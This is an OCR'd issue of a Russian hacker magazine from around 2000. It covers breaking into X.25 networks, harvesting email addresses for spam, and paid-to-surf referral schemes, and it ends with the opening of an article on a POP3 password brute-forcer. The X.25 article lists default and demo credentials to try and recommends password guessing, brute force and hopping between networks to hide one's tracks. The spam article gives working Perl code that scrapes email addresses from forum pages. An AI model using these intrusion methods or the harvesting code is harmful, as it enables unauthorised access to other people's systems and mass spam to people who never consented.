
772 XXXX.XX

Тебе предлагают ввести тип терминала. Здесь нужно вводить «d1» (существуют и другие типы терминала, но при использо-



вании обычной терминалки следует указывать «d1»). Кстати, XXXX.XX - это адрес твоего текущего соединения, но тебе от этого ни тепло, ни холодно ;)

4. На экране появится символ «@». Этот символ является приглашением для ввода адресов или мнемоник, используемых в данной сети. Приглашение будет появляться каждый раз, когда ты будешь покидать очередной хост.



Теперь ты подключен к PAD и пришло время начать путешествие по сети.

Если у тебя уже есть известные адреса (NUA), то смело вводи их :-)

Как вводить адреса ? Для этого можно использовать команду CON[NUA] или C[NUA] (от слова CONNECT, скобки не писать), а можно обойтись и без нее (поскольку она необязательна ;-) сразу набрав NUA. Адреса можно указывать в виде внутри сетевого адреса или в полном формате (этот вид нужно использовать при межсетевом соединении, например если вы хотите из сети Sprint попасть в RosNet).

Полный формат адреса выглядит так:

0 abbc dddd eeee ff

Одна буква означает одно цифровое знакоместо.

a - код региона (1-Океания, 2-Европа, 3-Северная Америка, 4-Азия, 5-Австралия, 6-Африка, 7-Южная Америка)

bb - код страны (50-СНГ)

c - код национальной сети (в России это: 0-ROSPAC, 1-Sprint, 2-IASNET, 3-MMTLnet, 4-INFOTEL, 6-ROSNET, 7-ISTOK-K, 8-TRANSINFORM, 9-LENFINKOM)

dddd - номер узла

eeee - номер линии на узле

ff - подадреса абонента («порты»)


Набор цифр abbc называется DNIC, а ddddeeeeff называется внутри сетевым адресом.

ГДЕ ВЗЯТЬ NUA ?


Повезло тому, у кого есть NUA (еще больше повезло, если эти NUA работающие ;-)) А что делать, если их нет ? К сожалению, провайдеры X.25 не публикуют адреса подключенных к сети хостов, поэтому вся надежда только на собственные силы.

Эту проблему хакеры решили просто - они стали сканировать адресное пространство сети с целью выявления работающих адресов. Используется простой перебор.

Для этих целей даже написано несколько программ (к примеру, SPRINTER, ULTRA HACK) и скриптов для терминалок, но все они (увы и ах!) далеки от совершенства.



При работе со сканером сети X.25 задается интервал адресов (NUA) для сканирования, настройки модема и настройки лога - и вперед! Через несколько часов работы у тебя будет список адресов, по которым находятся работающие хосты. Только помни, что сканирование сети - вещь граничащая с законом и твой X.25-провайдер не будет от этого в восторге :-((




ЧТО ТАКОЕ NUI И С ЧЕМ ЕГО ЕДЯТ...

Если верить глоссарию ;)), то это уникальный идентификатор пользователя, своеобразный пароль, который каждый пользователь хранит в секрете и уж вам-то точно не скажет.


В сетях X.25 можно найти много серверов, предоставляющих услуги (почту, интернет, чат) или информацию (доступ к электронным библиотекам и базам данных) абсолютно бесплатно.

Но так бывает не всегда. Некоторые сервера требуют оплаты за пользование своими ресурсами. Гейтование в другие сети тоже не всегда бесплатно :(Некоторые сервера, расположенные в других странах или сетях,



берут оплату твоей работы в сети на себя (Например, так поступали раньше CompuServ и MSN). Но потом они почувствовали, что от русских нет никакого прока - одни любители халявы - и все русские адреса были занесены ими в черный список :(( )

Если ты после попытки соединиться с некоторым NUA получаешь сообщение «REVERSE CHARGING NOT SUBSCRIBED», это значит что указанный хост не хочет оплачивать за свой счет твою работу в нём. А вот если бы у тебя был NUI, тогда все было бы намного проще - ты получил бы доступ к платным ресурсам. После установле-



ния связи ты можешь зарегистрировать свой NUI (если ты в Sprint) или указывать при наборе NUA в виде : nNUI-NUA (если ты в ROSNET).


КТО ОБИТАЕТ В X.25 СЕТЯХ?

Услугами сетей X.25 во всем мире пользуются солидные конторы и учреждения - банки, провайдеры, борцы с преступностью (все УВД нашей страны соединены сетью Sprint), телеграфы, факсимильные и почтовые службы. Для этого есть серьезные основания. Сети X.25 опоясывают весь мир и позволяют соединиться с партнерами и коллегами. К тому же, протокол обмена информацией обеспечивает проверку целостности передаваемых данных, что отсутствует в протоколах других сетей.


В российских X.25 сетях ты можешь обнаружить сервера на различных базах, в первую очередь это Ремарт, REX400, ДИОНИС.

Ремарт - почтово-информационный сервер, который также является средством сопряжения разнородных каналов. Он обеспечивает доступ пользователей к таким замечательным вещам, как мыло или чат.

REX400 - почтовый сервер широкого профиля, разработанный в нашем отечестве. Позволяет отправлять сообщения на REX400, другие системы электронной поч-



ты, факс, телекс, AT-50. Эта система разработана в соответствии с международным стандартом X.400 (который, как и X.25, является одним из стандартов серии X). REX400 использует технологию Store and Forward («сохраняю и передаю») , поэтому пользователям не нужно беспокоиться - работает в данное время аппарат-получатель или нет. Позволяет пересылать сообщения размером до 2 мегабайт и получать извещения о доставке/прочтении сообщения.



Доступ к почте REX400 защищен комбинацией логин/пароль.

ДИОНИС - так же является многофункциональным центром коммуникационных услуг. Он позволяет подключиться к сети Internet по стандартным протоколам PPP, SLIP, CSLIP (на выбор юзера), а также предоставляет пользователю услуги электронной почты, доступ к конференциям, базам данных, шлюзам в другие сети. Позволяет отправлять сообщения на адрес электронной почты, факс, телекс или AT-50.

ПРИЧИНЫ ВЗЛОМА СЕТЕЙ

Если сети взламываются - значит это кому-то нужно ! Кому же и зачем нужно

взламывать сети X.25 ?

Как уже говорилось, в сетях X.25 существует множество баз данных, доступ к которым открыт далеко не для всех. А потребность в информации есть у всех и каждого. Вот тебе и первая причина взлома. В некоторых базах данных побывать очень даже заманчиво, например в банковском сервере ;)

Некоторые региональные провайдеры предоставляют доступ в Инет через x25. Т.к. инфраструктура сети широко раскидана по всей России. Неплохая маза для халявщика ;)

Матерые хакеры используют работу через X.25 для заметания следов при взломах забугорных серверов. Зашел в сеть, потом через гейт попал в другую, и через несколько подобных скачков по сетям можно спокойно ломать чужой сервер.

КАК ВЗЛАМЫВАЮТСЯ СЕТИ

В этой статье ты не найдёшь готового рецепта по взлому сетей X.25. Я расскажу лишь основные идеи, лежащие в основе взлома.

Прежде всего, необходимо установить тип программного обеспечения установленного на хосте, который ты посетил. В зависимости от этого ты уже будешь знать подходы к взлому, уязвимые места и бреши в защите этого хоста. Для установления типа софта обрати внимание на приглашение системы (заставка, просьба о вводе пароля). А вот и несколько основных способов получения доступа к хосту. 1. На многих серверах существуют демо-входы для

```
NO DIAL TONE
ATDP123456
CONNECT 9600/ARQ/V32/LAPM

Global One Networks

772 1234.02

TERMINAL=D1

@77252013
772 52013 CONNECTED

tkz2

Welcome to SCO Open Server Enterprise System Release 3.0
login: ftp
Password:
Login incorrect

Wait for login retry: ..
login: ftp
Password:
COM2,9600,8N1                                    Sprinter by TNT 1997
```

пользователей. На провайдерских серверах наличие подобных входов гарантированно - их делают для того, чтобы потенциальные клиенты могли проверить качество связи. Провайдеры стараются не афишировать демонстрационный login/password, а на некоторых Ремарт-системах крупным текстом сообщается об их наличии. Как бы там ни было, можно попробовать подобрать эти демонстрационные login/password, потому что администраторы особо не мудрствуют при их создании. Попробуй применить l/p в следующих комбинациях: Guest/Guest guest/guest Guest/Demo Demo/Demo demo/demo demo/demo123 Test/Test и тому подобных. Попробуй применить немного сообразительности в придумывании таких комбинаций.

Демо вход не дает тебе особо прав и полномочий внутри системы, но его можно использовать для сбора информации о системе и ее пользователях, а так же для поиска багов в программном обеспечении сервера.

2. В старые времена расцвета сетей X.25, софт которым пользовались сервера содержал немыслимое количество багов, дыр и задних дверей(бэкдоров). Бета-версии зачастую содержали ошибки, которые можно было использовать для срыва стека. Постепенно эти ошибки исправлялись, и в современных пакетах подобные ошибки почти отсутствуют. Однако, не стоит отчаиваться - ищи дыры и ты их обязательно найдешь. Как гласит программерский закон, «любая правильно написанная программа должна содержать баги» ;-))) К тому же, в сети можно отыскать хосты, работающие просто на раритетном и допотопном софте. :)

3. В любом софте для хостов существуют пароли по умолчанию (default). Они нужны для доступа администратора к хосту, даже если на нем еще не зарегистрировано ни одного пользователя. Как правило, после окончательной установки софта админ должен сменить все default-пароли на что-то более крутое и трудно взламываемое. Опыт показывает, что админы иногда забывают это сделать :-) Кто-то в силу забывчивости (этих default-паролей целая прорва!), а кто-то по незнанию (все когда-то были новичками ;). Вот на эти пароли и стоит поохотиться. Если мы подберем пароль, то получим администраторские права на сервере!

Часто встречаемые пароли по умолчанию для Ремарта :

UUCP/UUCP

UUCP/PCUU

UUCP/UUADMIN

Также можно попробовать в качестве комбинаций l/p имена в латинском написании, например Alex/Alex.

4. Если у тебя есть некоторая информация о пользователе(ях) данного хоста (к примеру, логин, имя, фамилия, город, организация, телефон), то ты можешь провести интеллектуальную атаку на пароли этого пользователя. По очереди указывай известную информацию в качестве пароля, возможно тебе улыбнется удача. 8)

5. Сетевыми хакерами были написаны программы, для взлома хостов сети X.25 методом перебора (brute-force или «грубая сила») и созданы словари логинов и паролей. Такую атаку можно применить в случае неограниченного количества попыток ввода пароля или при отсутствии админа на рабочем месте. В противном случае - поймают и нашлепают по попке! Есть и другие премудрости взлома сетей X.25. Как говорится, читайте доки и ваши волосы будут гладкими и шелковистыми :-))

Конечно, не стоит пытаться взломать узел МВД. На одном из этих узлов есть надпись: To cool hackerz - «...don't even think about it» ;-)))))

Где в WWW можно найти подробности?

Если ты заинтересовался, то вот небольшая коллекция полезных URL'ов, которые помогут вам узнать больше о сетях X.25.

http://qwerty.nanko.ru - крупнейшая в России коллекция текстов хакерской тематики на русском и английском языках, посвященной сетям X.25 (старые сканлисты, программы-сканеры, протоколы работы сетей, прочая документация)

http://www.sprintlink.net - все о сети Sprint из первых рук

http://www.rosnet.ru - сеть ROSNET, списки телефонов PAD для всех городов России

http://smf.chat.ru/files/x25.zip - постоянно обновляющийся архив информации о сетях X.25 (списки NUA, телефоны доступа для городов ex-USSR).

Если у тебя возникли вопросы, комментарии, отзывы по этой статье, или ты хочешь поделиться со мной NUA для сетей X.25 :) , пиши мне на мыло.



СПАМ ЛИСТЫ

CuTTer (cutter@xakep.ru) http://www.lovecity.ru

Спам... У некоторых при этом слове возникают неприятные ощущения, рвотная реакция - фу, какая гадость, уберите ЭТО!!! =) Тихо, спокойно, не нервничать. Я не собираюсь грузить про то, что получать спам на твою родную почту противно. Я не буду тебе рассказывать, как от него избавляться, какие программы тебе для этого нужны - все данные об этом ты мог уже давно узнать из этого журнала (Х#8 99 «Все о СПАМе»).

Моя задача поведать тебе о том, как собрать этот самый заветный спам лист. И не надо посылать меня в Харьковский Университет Искусств (читай аббревиатуру :)). Не хочу я туда... Не так уж и плох этот спам - польза от него большая, особенно если у тебя есть сайт, который нужно более или менее раскрутить. На первых порах к этому методу приходит очень много людей, так что не пугайся, если после рассылки спама тебе начнут приходить письма гневного содержания. Я так делал, и меня посылали куда подальше за это. У нас спам вроде ни под какую статью не подпадает, так что сильно не пугайся. А может быть тебе это и не надо, просто перелистни страницу журнала и перейди к чтению другой статьи.

СНОВА PERL

Расскажу я тебе о программе, которая выдирает заветные e-mail'ы из html файлов. «ОТСТОЙ!», - закричат многие. Нет, ничего подобного, не будет никаких описаний готовеньких программ, которых и так прилично в Интернете. Они, конечно, выдерут всю нужную информацию, но это не по-кулхацкерски. Как ты наверное догадался, мы будем писать опять свою программу, а язык программирования будет... Perl! Да, именно он, и не надо кидать в мое лицо тухлые огрызки помидоров. Поверь, на С это написать намного гиморнее.

Основы Перла ты уже должен знать - Х об этом писал еще в 8-м номере. Правда, в программе по сбору mail'ов встретятся незнакомые тебе команды (если ты недавно знаком с perl coding`ом), но я постараюсь как можно лучше объяснить их. Для начала тебе нужно собрать как можно больше HTML файлов. Для этого полезь на какие-нибудь форумы, гостевые книги, там обычно скапливаются очень большие базы mail адресов пользователей. Для совсем ленивых есть программы, которые соединяются с новостными конференциями и выкачивают все e-mail'ы. Круто? Да, мне тоже нравиться. Но возвращаемся к нашей программе. Что она будет делать и как работать? Во-первых, тебе нужно создать две директории, по умолчанию это должен быть каталог data и base. В первой директории должны лежать HTML файлы, в которых хранятся e-mail'ы, а второй папке будет находиться собственно наш спам лист. Названия директорий и имя файла с базой находятся в файле mailcut.cfg. Поменяй в конфиге имена директорий и файла, если тебя они не устраивают.

СПАМИНГ

Главный модуль находится в программе mailcut.pl, именно она и вырезает mail'ы из HTML файлов. Ты запускаешь ее, она считывает директорию data и записывает полученную информацию в файл mail.txt, который находится в каталоге base. Теперь разберем код программы:

```
#!/usr/bin/perl

# Параметры
##################
open (PARAM, «mailcut.cfg»); # Открываем файл с конфигом
while ($param=<PARAM>){ # Считываем строку
chomp ($param); # Удаляем символ переноса корретки
($l,$r)=split (/=/,$param); # Разделяем информацию по знаку =
$data{$l}=$r; # Записываем полученные данные в хеш %data
}
close (PARAM); # Закрываем файл с конфигом

# Считывание базы
#####################
#
opendir (DIR, $data{dir}); # Открываем директорию с HTML файлами
while ($name=readdir(DIR)){ # Считываем находящиеся в ней файлы
if (($name ne '.') && ($name ne '..')){ # Если это не переход к более высокому
# уровню каталога, то это HTML файл

open (FILEIN, $data{dir}.$name); # Открываем этот HTML файл
while ($string=<FILEIN>){ # Считываем строку

do { # Задаем цикл
$string=~s/<a href=[\»\']?mailto:([a-zA-Z0-9.@]+)[\»\']?>//i;
# Вот! Это самая главная строка программы
# Именно она проверяет строку HTML кода на наличие тега <A>
# И если в ней находится адрес электронной почты, то мы помещаем ее
# Во временную переменную $1
$find=$1; # Присваиваем это значение переменной $find
push (@data, $find.»\n») if ($find ne «»); # Если $find не равен пустой строке, то
# добавляем полученный e-mail в массив @data
} while ($find ne «»);
```

```
}
close (FILEIN); # Закрываем HTML файл
}}
closedir(DIR); # Закрываем директорию

# Записываем полученную информацию
#############################################
#####
open
(FILEOUT,»>>».$data{base}.$data{filebase}); # Отрываем файл с базой
print FILEOUT @data; # Пишем в нее всю полученную информацию
close (FILEOUT); # Закрываем файл с базой mail адресов

if ($data{show}==1){ # Надо ли выводить полученную информацию на экран
print «>> Найденные e-mail'ы\n»;
print @data; # Найденные e-mail'ы
print «>> Done!\n»;
}
```

Код, как обычно, получился небольшой, но программа не будет уступать по своим характеристикам другим тулзам, так что опять можно похвастаться, какие мы продвинутые и пользуемся только своими наработками =). Теперь создай файл mailcut.cfg, вот что в нем будет по умолчанию:

```
dir=data/
base=base/
filebase=mail.txt
show=1
```

Как ты успел заметить, в конфигураторе есть параметр show, это просто дополнительная функция, которая выводит на экран информацию о найденных mail'ах, ее можно отключить, поставив значение 0, а если тебе вообще не надо, то удали весь код, который за это отвечает.

Все вроде бы круто, но есть одна проблема, велика вероятность, что у тебя будут повторяться e-mail'ы. А теперь представь себе: собрал ты спам лист, делаешь рассылку, а некоторые получают твое письмо по несколько раз. Спам и так неприятно получать, а по несколько раз вообще подстава. Придется написать чекер, который будет выбрасывать повторяющиеся e-mail'ы. Обзовем нашу программу check.pl, вот ее код:

```
#!/usr/bin/perl

# Параметры
###################
open (PARAM, «mailcut.cfg»); # Открываем файл с конфигом
while ($param=<PARAM>){ # Считываем строку
chomp ($param); # Удаляем символ переноса корретки
($l,$r)=split (/=/,$param); # Разделяем информацию по знаку =
$data{$l}=$r; # Записываем полученные данные в хеш %data
}
close (PARAM); # Закрываем файл с конфигом


open (MAIL, $data{base}.$data{filebase}); # Открываем файл с базой
while ($string=<MAIL>){ # Считываем строку
$find=0; # Ставим начальное значение 0
for ($i=0; $i<=$#base; $i++){ # Задаем цикл от 0 до кол-ва считанных mail'ов
if ($string eq $base[$i]) {$find=1;} # Если найден повторяющийся mail, то ставим флаг
}
if ($find==0) {push (@base, $string);} # Добавляем, если это неповторяющийся e-mail
}

close (MAIL); # Закрываем файл с базой

open (MAIL, «>».$data{base}.$data{filebase}); # Открываем файл с базой
print MAIL @base; # Перезаписываем базу
close (MAIL); # Закрываем файл с базой
print «База проиндексирована\n»;
```

Теперь у тебя есть полноценный комплект для сбора своих спам листов. А что делать совсем ленивым? Специально для таких я сделал готовую программу MailCut. Она уже идет как exe файл, который не надо компилировать ;). Просто пускаешь файл, и все происходит само. Правда замечательно? =) Просто заходи на www.xakep.ru/articles/releases и там все найдешь.

Там и описание есть, и все что нужно...



ГРЕБИ ДЕНЬГУ ЛОПАТОЙ

Бесплатный СЫР cheese@xakep.ru www.fox.tt.ee/cheese



Если тебе скажут, что в Инете за день можно заработать миллион баксов - не верь. Даже если за месяц. Но вот сотню-другую - запросто. И если ты еще не в курсе, как именно обогатиться, то нижеследующий текст написан специально для тебя.

Во-первых, следует уяснить основные принципы, на которых строится сетевой заработок, и определиться со спонсорской терминологией: для того чтобы разговаривать друг с другом на обоюдопонятном языке. Во-вторых - начать-таки зарабатывать «твердую валюту». В-третьих - стремиться к большему.

НАЧНЕМ С ТЕРМИНОЛОГИИ

Спонсор - хороший буржуин, делящийся с тобой бабками, получаемыми им от рекламодателей. Рекламу которых, в свою очередь, ты смотришь, читаешь, слышишь или же ощущаешь.

Горе-хакер - нехороший человек, засылающий тебе троянца с целью заполучения кодов доступа к твоему спонсорскому счету.

Реферал - человек, которого ты привлек «под себя» путем втирания ему баек о несусветных богатствах, сулящих спонсором. И с которого ты впоследствии будешь иметь регулярный и весомый доход (комиссионные).

Реферальская система - число уровней, на которых сидят твои рефералы. Чем больше уровней, тем перспективнее

система. Но и тем больше времени необходимо на ее раскрутку. Кроме того, ставки на высших ступенях такой реферальской пирамиды могут быть заниженными - чтобы стимул был. Пирамиду возводить.

Вьюбар - программа показа баннеров. Обычно - узкая полоска внизу экрана на 1-2 баннера. Чем больше экранное разрешение, тем больше показывается баннеров. Вывод: покупайте 17-21-дюймовые мониторы :). На халявно заработанные деньги.

Серфинг - шастанье по Сети в то время, когда у тебя крутится вьюбар.

Чек - результат каждодневного кропотливого труда: банковский документ, который можно «обналичить» и получить за это рубли, кроны, тугрики, etc. О нем, кстати, довольно подробно писалось коллегой по «Хакеру» в пятом номере нашего журнала.

СПОНСОРСКАЯ ТЕОРИЯ

Можно потратить тысячу «зеленых» за рекламу он-лайн шопа (в формате А4, CMYK) в популярном журнале для домохозяек «Все о волнистых попугайчиках». И получить с этого 1-2 захода на сайт. И ноль целых хрен десятых дохода от продаж. А можно потратить эти бабки и иначе: раздать каждому посетившему сервер по 2 цента и надеяться при этом на то, что хотя бы 1% из всех этих 50 тысяч (1000/0,02) там чтолибо да и купит. Замечу, один процент при таком раскладе это 500 покупателей. И если каждый из них купит товара хотя бы на 10 баксов, то при комиссионной наценке продавца в 20% такой шоп заработает на данной рекламной кампании 500 x 10 x 20% = 1000 долларов. Одесский бизнес: купить литр водки, продать его и на вырученные деньги опять купить литр. Но это в том случае, если 1% и по 10 баков с каждого. А если больше?

А больше - можно. Если реклама товара будет направленной. Разумеется, свято место пусто не бывает: сразу после того как был создан прецедент, возникла туча контор - «спонсоров», - выступивших в качестве посредников между рекламодателем и потребителем и взваливших на себя задачи по подбору клиентов для данной конкретной услуги либо товара. Именно о них и пойдет речь. Именно с ними нам и придется впоследствии иметь дело. Приятное дело :).

ТИПЫ СПОНСОРОВ

Первый тип спонсоров занимается целенаправленной рекламой. Обычно - почтовой рассылкой по узконаправленной тематике. Каждое полученное тобой письмо - это от 10 до 20 центов в карман. Твой. Письма будут приходить редко, зато гарантированно: способ универсален и подходит даже для тех, кто работает в режимных учреждениях с ограниченным доступом к Сети. Идеальный вариант для пенсионного накопления :).


Второй тип спонсоров пропагандирует ловлю рыбки в мутной воде: в течение всего того времени, пока ты трешь штаны в он-лайне, во вьюбаре крутятся баннеры рекламодателей. Клацать по ним или нет - это уже твое дело (но лучше клацать - инициатива в таких вопросах приветствуется): в любом случае ты получишь свои бабки - от 10 до 70 центов за час серфинга, в зависимости от спонсорских ставок. Способ примечателен для получения стабильного, хотя и не высокого дохода (если работать в одного, без рефералов).

Третий тип - смешанный и непонятный: могут платить за размещение чужих баннеров на своей странице; могут платить за проведение каких-либо действий (регистраций, вычислений и т.п.). А могут и не платить вообще: наобещают горы золотые, получат от тебя и еще сотен тысяч таких же лохов желаемое и самоликвидируются через месяц. Как, например, www.stockgeneration.com. Способ идеален для срыва большого куша.

РЕФЕРАЛ - ТВОЕ БУДУЩЕЕ

Помимо того, что ты сам будешь топтать баннеры спонсора и с упоением разглядывать их в свободное от учебы/работы время, настоятельно рекомендую не забывать и о привлечении в систему новых юзеров: и спонсору от этого будет хорошо - растет круг потенциальных потребителей, и тебе, поскольку за каждого реферала ты поимеешь свой «интерес». Регулярный. Иногда даже составляющий основную часть твоего дохода от работы со спонсором.

Теперь, когда ты уже достаточно подкован в теоретическом плане, перейдем к практическим действам.



СПОНСОРЫ


Спонсор номер АдЫн: www.spedia.com (он же www.spedia.net). Самый известный, скандальный и работающий с Россией и экс-СССР спонсор. Прославился тем, что в то время, когда www.alladvantage.com работала исключительно со Штатами и Канадой, Спедия развернула свой дружеский интерфейс в сторону Востока. Подав тем самым первый положительный пример для всех прочих капиталистов-маркетологов.

Впрочем, сдается мне, что именно по этому поводу горевала Спедиа - от избытка собственного либерализма - и не раз: ибо дурил наш брат Спедию, причем дурил по-черному, часто и от души. По некоторым данным 70-80% из 10 тысяч блокированных Спедией пользователей составляют именно наши соотечественники. Стыдно признаться, но и мой счет, открытый одним из первых - в первые дни работы спонсора, был также блокирован. По какой такой причине, не знаю и по сей день: не дурил их, честно. Возможно, им не понравился мой единственный и роковой трюк с бродилкой-имитатором: для написания СЫРного обзора я хотел лично испытать это дело на себе... Вот и испытал :).

Итак, для того, чтобы грести деньгу лопатой от Спедии, первым делом необходимо зарегистрироваться у нее. Регистрация проходит в два этапа: на первом тебе предложат получить бесплатный (!) домен третьего уровня типа freecheese.spedia.net, а на втором - собственно, заполнить анкету. Добрый совет: укажи при регистрации свое родное мыло. Ибо горе-хакеры имеют склонность ломать халявные адреса на hotmail-e, yahoo, mail.ru и т.п. И благодаря «службе напоминания пароля» смогут впоследствии запросто завладеть твоим счетом. Что, согласись, не есть «хорошо»: да и пожаловаться будет не на кого. А так - так крайним будет твой провайдер :).

Все, после того как зарегистрируешься, - тяни их вьюбар, запускай и начинай зарабатывать грины.

Кое-что о том, как зарабатывать на Спедиа больше и чаще.



Если тебе скажут, что в Инете за день можно заработать миллион баксов - не верь. Даже если за месяц. Но вот сотню-другую - запросто. И если ты еще не в курсе, как именно обогатиться, то нижеследующий текст написан специально для тебя.

1. Спедиа поддерживает многоуровневую пирамиду - 5 колен. От рефералов первого уровня ты получишь 10% их дохода. От рефералов 2-5-го - по 5% с каждого. Нынешние ставки (твои) - 0.7 за час он-лайна. Т.е., если ты привлечешь 20 юзеров, а те - хотя бы по 5 каждый, то в итоге получишь следующую картину: на 1 ступени пирамиды - 20 чел., на 2-ой - 100, на 3-ей - 500, на 4-ой - 2500, а на пятой, страшно подумать, - 7500! Теперь считай: если каждый, включая тебя самого, будет елозить по Инету хотя бы по 1 часу в день (30 часов в месяц), то ко дню получения «зарплаты» ты накрутишь лишь 21 доллар; зато твои рефералы заработают для тебя (расчеты опускаю) почти 380 баксов! Это в том случае, если они будут ленивыми. А если они налакаются крутого хакерского напитка «Хакер» с гуараной и будут шуршать по Сети по 5 часов в день?.. Прикидываешь? Очуметь можно! И увольняться с работы, зайдя по пути в турагенство, - выбрать остров на Карибах или Канарах, на котором ты проведешь остаток своих дней в кругу топ лесс - моделей.

2. Не забывай и о том, что Спедиа премирует активных пользователей: если в течение месяца ты заработаешь «призовые звезды» (20 штук в месяц), то твои очки будут увеличены аж на 25%! Для того чтобы заработать их, тебе необходимо топтать баннеры во вьюбаре и проводить н-ное число часов в Сети ежедневно (еженощно). Причем, активно проводить это время: если у тебя вечный он-лайн, но за компьютером никого нет, то такое время будет засчитано как «пассивное» и начисления очков за это время произведено не будет. Надо кликать, кликать и еще раз кликать: менять адреса в бродилке, ходить, смотреть, открывать-закрывать, то, се - короче, ты меня понял.

3. Лучше не использовать «имитаторы твоего присутствия»: спедиевский вьюбар чутко следит за всяческими поползновениями в одни ворота. И как только обнаружит факт дурежа, то, попугивая ФБР-ом (в соглашении сказано, что ФБР - их лучший брат, приятель и собутыльник; все спорные вопросы решаются никак иначе, чем через men in black), прикроют все твои аккаунты. Которых, кстати, по их правилам также должно быть не более... одного на брата. К слову же: настоятельно не рекомендуется работать с ними через прокси: ну не разумеет Спедия наших условий! Раз простит, второй... А на третий решит, что ты ее дуришь.

4. Заработать дополнительные очки ты сможешь, регистрируясь в предлагаемых спонсором системах: в зависимости от ее «крутости» ты получишь от тысячи до нескольких тысяч очков за раз, которые по итогам месяца будут конвертированы в доллары. С тем же эффектом ты можешь играть и в игры: карточные, прочие. Выигрыш = бонус = бабки по итогам месяца.

5. И последнее: заработав кучу денег, дождись момента, пока у тебя в balance не появится кнопка «request check». Нажатие на нее инициализирует процедуру его выписки, спустя недели три, после чего ты с небывалой радостью обнаружишь у себя в почтовом ящике долгожданную бумагу с заветной суммой. Если раньше ее оттуда никто не стибрит.

Бывай, коллега! До следующего Х!




Обьект: Santa Cruz aka Sonic Fury
Производитель: Turtle Beach Systems и VideoLogic
Цель: разработка совершенной звуковой карты для PC
Детали: супер звук и недостижимые ранее аудиопараметры, поддержка ВСЕХ форматов объемного звучания, настоящий Dolby Digital 5.1 (6 каналов на воспроизведение), супер цена...
Дата выхода: осень 2000 года
SIX CHANNEL DSP AUDIO ACCELERATOR
SonicFury
VideoLogic
$119
MATRIX HAS YOU
...ни в чем себе не отказывай
SoundFusion™ DSP
20-bit DA, 18-bit AD
2, 4 или 6 (5.1) каналов на воспроизведение
цифровой вход/выход S/PDIF
Dolby Digital 5.1, сквозной выход на DTS
DirectSound 2D/3D, EAX2.0, I3DL2, Aureal A3D 1.0, DLS, General MIDI, GS, XG, Sound Blaster/DOS, Sensaura MacroFX, MultiDrive, Virtual Ear™ 3D и более...
$599
DigiTheatre DTS
Для настоящих меломанов - акустические системы класса Hi-End - VideoLogic Sirocco и DigiTheatre!
Поддержка Dolby Digital и DTS (*модель DigiTheatre DTS)
Multimedia Club - официальный дистрибьютор Turtle Beach и VideoLogic
Тел. (095) 943-9290, 943-9293. Факс. (095) 158-8975. E-mail: azazello@mpc.ru
MC CLUB
Где купить? Полный список партнеров на www.tbeach.ru и www.videologic.ru

ГРУБАЯ СИЛА

#SK!F# aka Павел Морозов wsxzaq@mail.ru http://www.hacksoft.ru


Ты только не плачь!

Да... бывают в жизни огорчения. Вот недавно потерял пароль от своего почтового ящика, казалось бы, ничего страшного - написал админу письмо и все, тебе тут же вернут твой пароль. Но не все так просто, если голова совсем дырявая и сам не помнишь, что указывал при регистрации этого мыла... но на этот случай умные люди создали умные проги.

Итак, потеряв пароль от своего любимого мыла, я, конечно же, провел не один час, пытаясь вспомнить и подобрать забытый пароль, но все мои попытки потерпели крах... Затем я отправил несколько сообщений администратору мыльного сервака, но, судя по его однотипным и сухим ответам, понял, что на этом фронте мне тоже ничего не светит. И лишь спустя дня три, когда уже совсем отчаялся и перестал рвать клоками волосы на пятках, я случайно, разыскивая прогу для определения точных координат центра смещения мыльных пузырей, наткнулся на одну прогу, как оказалось в дальнейшем, далеко не лучшую в своем роде...

Hypnopaedia

Первая попавшаяся мне программа называлась Hypnopaedia и относилась она к ряду POP3 брутфорсеров. Ну с POP3, я думаю, все понятно, а слово брутфорсеры образовалось от двух английских слов Brute и Force, это можно перевести как



«атака «в лоб»», скажем проще, эта программа занималась перебором паролей к e-mail.

